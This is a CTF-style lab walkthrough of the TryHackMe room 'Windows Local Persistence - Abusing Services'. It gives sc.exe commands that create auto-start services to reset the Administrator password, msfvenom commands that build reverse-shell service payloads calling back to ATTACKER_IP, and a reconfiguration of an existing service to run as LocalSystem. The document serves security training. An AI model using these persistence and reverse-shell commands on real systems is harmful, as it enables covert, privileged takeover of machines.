TryHackMe-Walkthroughs-by-Aby
Room : Windows Local Persistence - Abusing Services
Services are basically executables that runs in the background, make it run automatically and can define which executable will be used. Services run in background so it is easy to create persistence whenever the victim machine starts.
Two ways to create persistence using Services:
- Create new service
- Modify an existing one to execute our payload
Creating New service
- Command to create a service:
sc.exe create THMservice binPath= "net user Administrator Passwd123" start= autoAnd run it:sc.exe start THMserviceNote: There must be a space after each equal sign for the command to work.
Net user command will be executed when services will automatically start and reset the password to “Passwd123” - without user interaction.
- Lets also create a reverse shell with msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4448 -f exe-service -o rev-svc.exe

Exploit is ready.
NOTE: You have to get the exploit to the Victim system. I used simple Python server.

sc.exe create THMservice2 binPath= "C:\Users\Administrator\rev-svc.exe" start= auto
sc.exe start THMservice2

- Keep the Listener on, on your attacker system and start the service. Retrieve the
flag7.exe

Modifying existing service
-
Check for existing services
sc.exe query state=all -
TO query the configuration of the service running (we plan to modify)
sc.exe qc THMService3 - 3 things to keep in mind:
- (BINARY_PATH_NAME) > point to payload
- START_TYPE > should be automatic so it runs without user interaction
- SERVICE_START_NAME > account under which the service will run, keep it LocalSystem so that you gain system privileges
- Lets create the exploit:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=5558 -f exe-service -o rev-svc2.exe

-

Same way previously, you have to get the exploit to the victim system. Then reconfigure the existing service THMservice3
sc.exe config THMservice3 binPath= "C:\Windows\system32\rev-svc2.exe" start= auto obj= "LocalSystem" -
Keep the listener turned on on Attacker system. Start the service. Retrieve the
flag8.exe